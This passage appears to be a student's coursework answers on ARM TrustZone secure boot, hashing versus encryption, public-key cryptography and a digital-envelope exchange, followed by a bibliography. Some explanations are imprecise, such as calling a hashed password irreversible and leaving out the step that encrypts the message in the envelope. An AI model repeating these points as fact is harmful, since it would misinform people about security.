bus, we know that it came from the secure world. Likewise, if the NS bit was 1, it means that it came from the normal world. Within the bus hierarchy, master buses communicate to slave buses. A non-secure master bus will have their NS bit set high, indicating to a secure slave that the non-secure slave was not permitted to access the secure slave bus.

TrustZone's API (TZAPI) is used for the normal world to communicate with the secure world.

2)

When powered on, any processor that supports ARM TrustZone will start in the secure world. This allows for security checks to be carried out before the normal world has a chance to change anything. If you are booting a full operating system from the secure world, the usual boot phase occurs. First, the secure world operating system boots, followed by booting the normal world operating system. The secure world has access to the normal word, and so can check that the normal world operating system has booted correctly. In order to ensure that the secure world itself has not been compromised, we can establish a root of trust through the use of a Trusted Platform Module (TPM). At each phase of the booting process, the root of trust can be extended to assure that none of the stages are invalid, similarly to what occurs in a TPM. In TrustZone, this can be achieved using their own architecture specifically designed to do so, by means of using public key cryptography.

When updating secure world firmware, vendors will digitally sign the software binaries using their private key, providing the public key to the TrustZone. If the secure world can successfully decrypt the signature using the public key, this proves that the software is valid. If it cannot decrypt it, it means that the software has been modified, and may be malicious. For this to work however, the public key must be protected from any attackers, so that it cannot be modified. To do this, the public key can be stored in read-only memory, where it is not possible to overwrite it. This proves risky however, as it means that devices of the same class have access to the same public key. It would be better for each to have their own unique public key. To make things more secure, we can use One-Time Programmable (OTP) hardware. As the device hardware is being manufactured, you can program them to each have their own individual. This type of memory is expensive, and limited, meaning it cannot actually store the full key, which are at least 1,024 bits in size. Instead, an optimal solution is to store the public key in general storage, while storing just the hash of it in the OTP. The hash can be used to verify the key before it is used. If the hash matches, it means that is has not been changed, and therefore should be safe.


Secure Boot Process
TPM2
Dependencies:
Start session context
Add assertion (PCR)
Add assertion (CMD)
Cmd + param hash
Add assertion (Ctr)
Add assertion (Sign)
Remote assertion
Authorisation session
PCRs
NV Counters
Public Key
Deferred check
Perform command
Command (PCRExtend)
Compare
Success?
Object policy digest
Targets:
PCR Object

5. Question 5

1)

Encryption is used to ensure confidentiality. It's the process of translating plaintext, i.e. the original message, into cyphertext, i.e. the secret transformed message. It is a method of secret writing, used to hide personal information, or where you don't want another person to know the contents of your data. Decryption is the opposite process, wherein cyphertext is translated into plaintext. A key is used to "unlock" the encryption.

Hashing provides integrity, that is to say it checks that the receiver received the same message that the sender sent. The hash function outputs a hash value, a kind of fingerprint, of a fixed size. A change in the message, no matter how small, will affect the hash value. Hashing will inform us if the text has been modified. It's also used to sign digital signatures, wherein we can sign the output of the hash function. The result of a hashing function should look random, so that it is not easy to guess the original input. However, collisions are possible. This is when different inputs give the same output. The input into a hashing algorithm can be infinite, but the output is limited in what it can produce. It's best to avoid collisions.

The combination of encryption and hashing together provides extra security. By itself, hashing is not effective in the case of data transmission, or for sharing private data with certain authorised recipients. Its strength lies in storing and retrieving sensitive data, such as passwords. Even if they learn the hashing algorithm used, an attacker cannot reverse engineer a hashed password. It's a one-way type of system. Contrastingly, encryption is a two-way system. Plaintext can be converted into cyphertext, but the reverse is true also. If a hacker gains access to a key, they could leverage access the original plaintext. When it comes to security, it can be beneficial to have a multi-faceted approach, as long as each method is secure in itself.

2)

Public key cryptography is asymmetric in that it uses two different keys: public and private. Symmetric cryptography is where the same key is used for both encryption and decryption. Where the same key is used, both the sender and the receiver of the encrypted message must have knowledge of this key. How is it shared between them? If the message containing the key is intercepted, the attacker can decrypt all communication. Not only that, but each new person added as a recipient of the message requires knowledge of the same key. The more times the key is shared, the less secure it becomes. Using different keys can help to mitigate this risk. The public key is used to encrypt the message, and it can be shared with anyone. Only the recipients know the private key, which is then used to decrypt the message. Public key cryptography provides more security when encrypting messages.

Asymmetric cryptography is used in digital signatures, allowing the receiver of a message to confirm the message is truly that sent by the trusted sender. The sender encrypts the message using their private key to sign it, just like you would mark a signature at the end of a handwritten letter. The receiver can verify the identity of the sender by using the public key of the sender. It's also employed in blockchain, wherein it's used to confirm a person's identity in order authorise cryptocurrency transactions.

3)

i. Alice wants to send a message M to Bob.

ii. Alice creates the symmetric key X using AES.

iii. Alice finds Bob's public RSA key Pu_b (it's public, doesn't need to be secure, could be online/emailed).

iv. Alice encrypts the key X using Bob's public key Pu_b.

v. This gives Alice a digital envelope.

vi. Alice signs it with her private key, Pr_a. Only Alice knows her private key.

vii. Alice sends the digital envelope containing the message M to Bob.

viii. Bob receives the digital envelope.

ix. Bob wants to verify that the message he received is indeed from Alice.

x. Bob uses Alice's public key Pu_a to verify her identity.

xi. The public key verifies the identity of the sender as Alice.

xii. Bob decrypts the digital envelope using his private key Pr_b.

xiii. Bob now knows the session key X, meaning both of them know it.

6. Bibliography

1. Embedded Software Security lecture notes provided on Canvas

2. The Heap: How to exploit a Heap Overflow - bin 0x15
https://www.youtube.com/watch?v=TfJrU95q1J4

3. Threat Research: Six Facts about Address Space Layout Randomization on Windows
https://www.fireeye.com/blog/threat-research/2020/03/six-facts-about-address-space-layout-randomization-on-windows.html

4. address space layout randomization (ASLR)
https://searchsecurity.techtarget.com/definition/address-space-layout-randomization-ASLR

5. picoCTF Write-up ~ Bypassing ASLR via Format String Bug
https://0x00sec.org/t/picoctf-write-up-bypassing-aslr-via-format-string-bug/1920

6. AMBA Overview
https://developer.arm.com/architectures/system-architectures/amba

7. How the Secure model works
https://developer.arm.com/documentation/ddi0301/h/programmer-s-model/secure-world-and-non-secure-world-operation-with-trustzone/how-the-secure-model-works

8. The Real Difference Between Hashing and Encryption
https://www.solarwindsmsp.com/blog/hashing-vs-encryption%C2%A0

9. When to Use Symmetric Encryption vs. Asymmetric Encryption
https://blog.keyfactor.com/symmetric-vs-asymmetric-encryption